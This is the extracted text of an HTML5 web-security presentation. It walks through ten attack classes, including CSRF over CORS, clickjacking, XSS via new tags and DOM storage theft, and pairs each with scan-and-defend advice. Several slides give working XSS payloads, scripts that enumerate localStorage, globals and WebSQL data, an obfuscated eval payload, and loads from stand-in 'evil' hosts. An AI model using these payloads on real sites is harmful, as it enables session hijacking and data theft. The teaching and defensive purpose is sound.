other tricks, hijacking cookies …
– Lot more to explore and defend…
APIs …
Conclusion

HTML5 hacking

  • 1.
  • 2.
    API (Media, Geoetc.) & Messaging Plug-In Modern Browser Model HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 3.
    HTML5 – AppLayers • Presentation – HTML5 (Tags & Events – new model) • Process & Logic – JavaScript, Document Object Model (DOM - 3), Events, Parsers/Threads etc. • Network & Access – XHR – Level 2 – WebSockets – Plugin-Sockets • Core Policies – SOP – Sandboxing for iframe – CORS
  • 4.
    • CORS/SOP –Data transfer & Origin issues • Web Messaging – Cross Domain calls • Web Workers – Domain calls & Logic issues • LocalStorage – Information leakage & Identity • Web SQL – Offline & Data theft • UI/HTML5 – UI Redressing (mixed with CORS) • DOM/XHR – Several issues • APIs - Geo-Location, Sockets, Drag-Drop Abuse Threat Model & HTML5 Components
  • 5.
    Attacks - Stealthand Silent … A1 - CORS Attacks & CSRF A2 - ClickJacking, CORJacking and UI exploits A3 - XSS with HTML5 tags, attributes and events A4 - Web Storage and DOM information extraction A5 - SQLi & Blind Enumeration A6 - Web Messaging and Web Workers injections A7 - DOM based XSS with HTML5 & Messaging A8 - Third party/Offline HTML Widgets and Gadgets A9 - Web Sockets and Attacks A10 - Protocol/Schema/APIs attacks with HTML5 5
  • 6.
    API (Media, Geoetc.) & Messaging Plug-In A1 - CORS Attacks & CSRF HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 7.
    HTML5, CORS &XHR • Before HTML5 – XHR was possible to same origin only (SOP applicable) • HTML5 – allows cross origin calls with XHR- Level 2 calls • CORS – Cross Origin Resource Sharing needs to be followed (Option/Preflight calls) • Adding extra HTTP header (Access-Control- Allow-Origin and few others) 7
  • 8.
    HTTP Headers • Request Origin Access-Control-Request-Method(preflight) Access-Control-Request-Headers (preflight) • Response Access-Control-Allow-Origin Access-Control-Allow-Credentials Access-Control-Allow-Expose-Headers Access-Control-Allow-Max-Age (preflight) Access-Control-Allow-Allow-Methods (preflight) Access-Control-Allow-Allow-Headers (preflight) 8
  • 9.
    • CSRF++ -powered by XHR-L2 • XML/JSON Cross Domain stream injection • CORS preflight bypass – content-type • Internal network scanning and tunneling • Information harvesting (internal crawling) • Stealth browser shell – post XSS (Allow origin- *) • Forcing cookie replay by “withCredentials” • Business functionality abuse (upload and streams) Stealth threats
  • 10.
    CSRF with XHR/HTML5 Authentication Server Database Server WebStore Application Server Login request (HTTPS) Session cookie Client/Victim Browser User establishing Session
  • 11.
    CSRF with XHR/HTML5 Authentication Server Database Server WebStore Application Server Placing an order (JSON services) Success Client/Victim Browser User making a buy over HTTP Browser using XHR Call JavaScript
  • 12.
    CSRF with XHR/HTML5 Authentication Server Database Server WebStore Application Server Client/Victim Browser Session is still live – not yet logged out Attacker’s Site Visit Attacker’s page Attacker sends CSRF payload Leveraging XHR Call • Content-type to avoid pre flight • “withCredentials” set to true
  • 13.
  • 14.
    CSRF with XHR/HTML5 Authentication Server Database Server WebStore Application Server XHR initiates HTTP buy request Success – cookie replayed Client/Victim Browser Attacker’s Site Visit Attacker’s page Attacker sends CSRF payload Hence, • Without victim’s consent or notice • Stealth HTTP request generated • Silent Exploitation takes place Got it
  • 15.
  • 16.
    • Powerful XHR-Level2 call allows file upload on the fly. • Interestingly – possible to craft file through JavaScript and post on the server – if CSRF token is not there. • Example, your profile is having a photograph of yours and you visit attacker site that photo changes to something else • More serious threat, exploiting actual business functionalities... CSRF/Upload
  • 17.
    CSRF with XHR/HTML5 Authentication Server Database Server WebStore Application Server Uploading bulk orders Success Client/Victim Browser Business layer function of uploading Browser is having Form (multi-part)
  • 18.
  • 19.
    CSRF with XHR/HTML5 Authentication Server Database Server WebStore Application Server XHR initiates HTTP multi-part - Upload Success – cookie replayed Client/Victim Browser Attacker’s Site Visit Attacker’s page Attacker sends CSRF payload Hence, • Without victim’s consent or notice • Stealth HTTP Upload takes place • Silent Exploitation… Got it
  • 20.
  • 21.
    Internal Scan/Crawl forCORS • XHR2 – allows full internal scanning capacity • If internal resource is set to “*” for Access-Control- Allow-Origin – Game Over!!! • Attacker can craft a page for box behind firewall, visit the page – XHR gets loaded and start crawling internal information with back tunnel • Harvest and POST back to the server • All JavaScript – supported by all HTML5 browsers • Also can be mixed with timing attacks • Limited crawl – “withCredentials” will not work … 21
  • 22.
    Internal Scan/Crawl forCORS Internal Web/App Server Internal Web Mail Internal HR Application Client/Victim Browser Attacker’s Site InternetInternet IntranetIntranet CSRF Payload And stealth channel
  • 23.
  • 24.
    • Scan andlook for – Content-Type checking on server side – CORS policy scan – Form and Upload with tokens or not • Defense and Countermeasures – Secure libraries for streaming HTML5/Web 2.0 content – CSRF protections – Stronger CORS implementation Scan and Defend
  • 25.
    API (Media, Geoetc.) & Messaging Plug-In A2 - ClickJacking, CORJacking and UI exploits HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 26.
    Click/COR-Jacking • UI Redressing(Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events. • HTML5 and RIA applications are having various different resources like Flash files, Silverlight, video, audio etc. • If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking). 26
  • 27.
    • Iframe ishaving new attributed called sandbox • It allows frame isolation • Diabling JavaScript on cross domain while loading – bypassing frame bursting script – <iframe src="http://192.168.100.21/" sandbox="allow-same-origin allow-scripts" height=“x" width=“x"> - Script will run… – <iframe src="http://192.168.100.21/" sandbox="allow-same-origin" height="500" width="500"> - script will not run – ClickJacking Sandbox – HTML5
  • 28.
    CORJacking • It ispossible to have some integrated attacks – DOM based XSS – CSRF – Flash • DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know .. • Example – document.getElementsByName(“login").item(0).src = "http://evil/login.swf"
  • 29.
    CORJacking • Possible withother types of resources as well • Also, reverse CORJacking is a possible threat 29
  • 30.
    Double eval –eval the eval • Payload - document.getElementsByName('Login').ite m(0).src='http://192.168.100.200:8080/flex/ Loginn/Loginn.swf‘ • Converting for double eval to inject ‘ and “ etc… – eval(String.fromCharCode(100,111,99,117,109,101,110,116, 46,103,101,116,69,108,101,109,101,110,116,115,66,121,78, 97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101, 109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47 ,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,4 8,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111, 103,105,110,110,46,115,119,102,39))
  • 31.
    Similar with … •It is possible to have some integrated attacks – DOM based XSS – CSRF – Silvelight files • DOM based issue can change xap file – it can be changed at run time – user will not come to know .. • Example – document.getElementsByName(“login").item(0).src = "http://evil/login.xap"
  • 32.
    • Scan andlook for – ClickJacking defense code scanning – Using X-FRAME-OPTIONS • Defense and Countermeasures – Better control on CORS – Creating self aware components and loading after checking the domain Scan and Defend
  • 33.
    API (Media, Geoetc.) & Messaging Plug-In A3 - XSS with HTML5 tags, attributes and events HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 34.
    HTML5 – Tags/Attributes/Events •Tags – media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys) • Attributes – form, submit, autofocus, sandbox, manifest, rel etc. • Events/Objects – Navigation (_self), Editable content, Drag-Drop APIs, pushState (History) etc. 34
  • 35.
    HTML5 – XSS •Blacklist and filter will get bypassed • Lot of new signatures and possible ways to execute scripts • XSS can be injected from tags and events • New attributes are available for XSS payload 35
  • 36.
    XSS variants • Mediatags • Examples – <video><source onerror="javascript:alert(1)“> – <video onerror="javascript:alert(1)"><source> 36
  • 37.
    XSS variants • Exploitingautofocus – <input autofocus onfocus=alert(1)> – <select autofocus onfocus=alert(1)> – <textarea autofocus onfocus=alert(1)> – <keygen autofocus onfocus=alert(1)> 37
  • 38.
    XSS variants • MathMLissues – <math href="javascript:alert(1)">CLICKME</math> – <math> <maction actiontype="statusline#http://Blueinfy.com" xlink:href="javascript:alert(1)">CLICKME</ma ction> </math> 38
  • 39.
    XSS variants • Form& Button etc. – <form id="test" /><button form="test" formaction="javascript:alert(1)">test – <form><button formaction="javascript:alert(1)">test • Etc … and more … 39
  • 40.
    • Scan andlook for – Reflected or Persistent XSS spots with HTML5 tags • Defense and Countermeasures – Have it added on your blacklist – Standard XSS protections by encoding Scan and Defend
  • 41.
    API (Media, Geoetc.) & Messaging Plug-In A4 - Web Storage and DOM information extraction HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 42.
    Web Storage Extraction •Browser has one place to store data – Cookie (limited and replayed) • HTML5 – Storage API provided (Local and Session) • Can hold global scoped variables • http://www.w3.org/TR/webstorage/ 42
  • 43.
    Web Storage Extraction •It is possible to steal them through XSS or via JavaScript • Session hijacking – HttpOnly of no use • getItem and setItem calls • XSS the box and scan through storage
  • 44.
    Blind storage enumeration if(localStorage.length){ console.log(localStorage.length) for(iin localStorage){ console.log(i) console.log(localStorage.getItem(i)); } } • Above code allows all storage variable extraction 44
  • 45.
    DOM Storage • Applicationsrun with “rich” DOM • JavaScript sets several variables and parameters while loading – GLOBALS • It has sensitive information and what if they are GLOBAL and remains during the life of application • It can be retrieved with XSS • HTTP request and response are going through JavaScripts (XHR) – what about those vars?
  • 46.
    Password extraction fromAjax/DOM/HTML5 routine • Here is the line of code – temp = "login.do?user="+user+"&pwd="+pwd; xmlhttp.open("GET",temp,true); xmlhttp.onreadystatechange=function()
  • 47.
    Blind Enumeration for(i inwindow){ obj=window[i]; try{ if(typeof(obj)=="string"){ console.log(i); console.log(obj.toString()); } }catch(ex){} } 47
  • 48.
    Global Sensitive InformationExtraction from DOM • HTML5 apps running on Single DOM • Having several key global variables, objects and array – var arrayGlobals = ['my@email.com',"12141hewvsdr9321343423 mjfdvint","test.com"]; • Post DOM based exploitation possible and harvesting all these values. 48
  • 49.
    Global Sensitive InformationExtraction from DOM for(i in window){ obj=window[i]; if(obj!=null||obj!=undefined) var type = typeof(obj); if(type=="object"||type=="string") { console.log("Name:"+i) try{ my=JSON.stringify(obj); console.log(my) }catch(ex){} } } 49
  • 50.
    • Scan andlook for – Scanning storage • Defense and Countermeasures – Do not store sensitive information on localStorage and Globals – XSS protection Scan and Defend
  • 51.
    API (Media, Geoetc.) & Messaging Plug-In A5 - SQLi & Blind Enumeration HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 52.
    SQL Injection • WebSQLis part of HTML 5 specification, it provides SQL database to the browser itself. • Allows one time data loading and offline browsing capabilities. • Causes security concern and potential injection points. • Methods and calls are possible
  • 53.
    SQL Injection • ThroughJavaScript one can harvest entire local database. • Example
  • 54.
    Blind WebSQL Enumeration •We need following to exploit – Database object – Table structure created on SQLite – User table on which we need to run select query 54
  • 55.
    Blind WebSQL Enumeration vardbo; var table; var usertable; for(i in window){ obj = window[i]; try{ if(obj.constructor.name=="Database"){ dbo = obj; obj.transaction(function(tx){ tx.executeSql('SELECT name FROM sqlite_master WHERE type='table'', [],function(tx,results){ table=results; },null); }); } }catch(ex){} } if(table.rows.length>1) usertable=table.rows.item(1).name; 55
  • 56.
    Blind WebSQL Enumeration •We will run through all objects and get object where constructor is “Database” • We will make Select query directly to sqlite_master database • We will grab 1st table leaving webkit table on 0th entry 56
  • 57.
  • 58.
    API (Media, Geoetc.) & Messaging Plug-In A6 - Web Messaging and Web Workers injections HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 59.
    Web Messaging • HTML5is having new interframe communication system called Web Messaging. • By postMessage() call parent frame/domain can call with the iframe • Iframe can be loaded on cross domain. Hence, create issues – data/information validation & data leakage by cross posting possible 59
  • 60.
    Web Messaging -Scenario • If postMessage() is set to * so page can be loaded in iframe and messaging can be hijacked • Also, origin is not set to fixed then again frame listen from any domian – again an issue • Stream coming needs to be checked before innerHTML or eval() • Iframe or Web Worker can glue two streams – same domain or cross domain 60
  • 61.
    Web Worker –Hacks! • Web Workers allows threading into HTML pages using JavaScript • No need to use JavaScript calls like setTimeout(), setInterval(), XMLHttpRequest, and event handlers • Totally Async and well supported [initialize] var worker = new Worker('task.js'); [Messaging] worker.postMessage(); 61
  • 62.
    Web Worker –Hacks! 62 JavaScript Runtime Browser Platform Scope and Object – No DOM Access XHR, Location, Navigator etc. Regex, Array, JSON etc… Web Page Current DOM Background Thread on same page - messaging Web Worker
  • 63.
    Web Worker –Hacks! • Security issues – It is not allowing to load cross domain worker scripts. (http:, https:,javascript:,data : -No) – It has some typical issues • It allows the use of XHR. Hence, in-domain and CORS requests possible • It can cause DoS – if user get stream to run JavaScript in worker thread. Don’t have access to parent DOM though • Message validation needed – else DOM based XSS 63
  • 64.
    Web Worker –Hacks! • Exmaple <html> <button onclick="Read()">Read Last Message</button> <button onclick="stop()">Stop</button> <output id="result"></output> <script> function Read() { worker.postMessage({'cmd': 'read', 'msg': 'last'}); } function stop() { worker.postMessage({'cmd': 'stop', 'msg': 'stop it'}); alert("Worker stopped"); } var worker = new Worker('message.js'); worker.addEventListener('message', function(e) { document.getElementById('result').innerHTML = e.data; }, false); </script> </html> 64
  • 65.
    Web Workers –Hacks! • Possible to cause XSS – Running script – Passing hidden payload • Also, web workers can help in embedding silent running js file and can be controlled. • Can be a tool for payload delivery and control within browser framework • importScripts("http://evil.com/payload.js") – worker can run cross domain script 65
  • 66.
    Web Worker –Hacks! 66
  • 67.
    • Scan andlook for – JavaScript scanning – Messaging and Worker implementation • Defense and Countermeasures – Same origin listening is a must for messaging event Scan and Defend
  • 68.
    API (Media, Geoetc.) & Messaging Plug-In A7 - DOM based XSS with HTML5 & Messaging HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 69.
  • 70.
    DOM based XSS- Messaging • It is a sleeping giant in the Ajax applications coupled with Web Messaging • Root cause – DOM is already loaded – Application is single page and DOM remains same – New information coming needs to be injected in using various DOM calls like eval() – Information is coming from untrusted sources – JSONP usage – Web Workers and callbacks
  • 71.
    AJAX with HTML5– DOM • Ajax function would be making a back-end call • Back-end would be returning JSON stream or any other and get injected in DOM • In some libraries their content type would allow them to get loaded in browser directly • In that case bypassing DOM processing…
  • 72.
    • Scan andlook for – DOM calls – Use of eval(), document.* calls etc. • Defense and Countermeasures – Secure JavaScript coding Scan and Defend
  • 73.
    API (Media, Geoetc.) & Messaging Plug-In A8 - Third party/Offline HTML Widgets and Gadgets HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 74.
    Offline Apps • HTML5supports caching pages for offline usage • <html manifest="/appcache.manifest"> • List of pages gets stored • Possible to attack and cache poisoning – Untrusted network or proxy can inject malicious script – When you get on to actual app that script gets executed and keep eye on your activities 74
  • 75.
    HTML5 Widgets • Widgets/Gadgets/Modules– popular with HTML5 applications • Small programs runs under browser and using Web Workers and Messaging • JavaScript and HTML based components • In some cases they share same DOM – Yes, same DOM • It can cause a cross widget channels and iframe/sandbox
  • 76.
    Cross DOM Access Widget1 Email Widget DOM – Shared DOM Widget 2 RSS Feed Reader Widget 3 Attacker Setting the trap HTML5 – Web Messaging and Workers
  • 77.
    HTML5 - Traps •It is possible to access DOM events, variables, logic etc. • Sandbox is required at the architecture layer to protect cross widget access • Segregating DOM by iframe may help • Flash based widget is having its own issues as well • Code analysis of widgets before allowing them to load
  • 78.
    API (Media, Geoetc.) & Messaging Plug-In A9 - Web Sockets and Attacks HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 79.
    Web Sockets • HTML5allows Web Socket APIs – full duplex TCP channel through JavaScript • Allows cross domain connection like CORS • Possible threats – Back door and browser shell – Quick port scanning – Botnet and malware can leverage (one to many connections) – Sniffer based on Web Socket 79
  • 80.
    Internal Scanning • Allowsinternal scanning, setting backward hidden channel, opening calls to proxy/cache. • Some browsers have blocked these calls for security reason.
  • 81.
    API (Media, Geoetc.) & Messaging Plug-In A10 - Protocol/Schema/APIs attacks with HTML5 HTML5 + CSS Silverlight Flash Browser Native Network Services XHR 1 & 2 WebSocket Plug-in Sockets JavaScript DOM/Events Parser/Threads SOP/CORS Sandbox Presentation Process & Logic Network & Access Core Policies StorageWebSQL Mobile Cache
  • 82.
    Custom protocol/schema • HTML5allows custom protocol and schema registration • Example – navigator.registerProtocolHandler("mailto", "http://www.foo.com/?uri=%s", “My Mail"); • It is possible to abuse this feature in certain cases • Browser follows and gets registered for same domain though 82
  • 83.
    • HTML5 fewother APIs are interesting from security standpoint – File APIs – allows local file access and can mixed with ClickJacking and other attacks to gain client files. – Drag-Drop APIs – exploiting self XSS and few other tricks, hijacking cookies … – Lot more to explore and defend… APIs …
  • 84.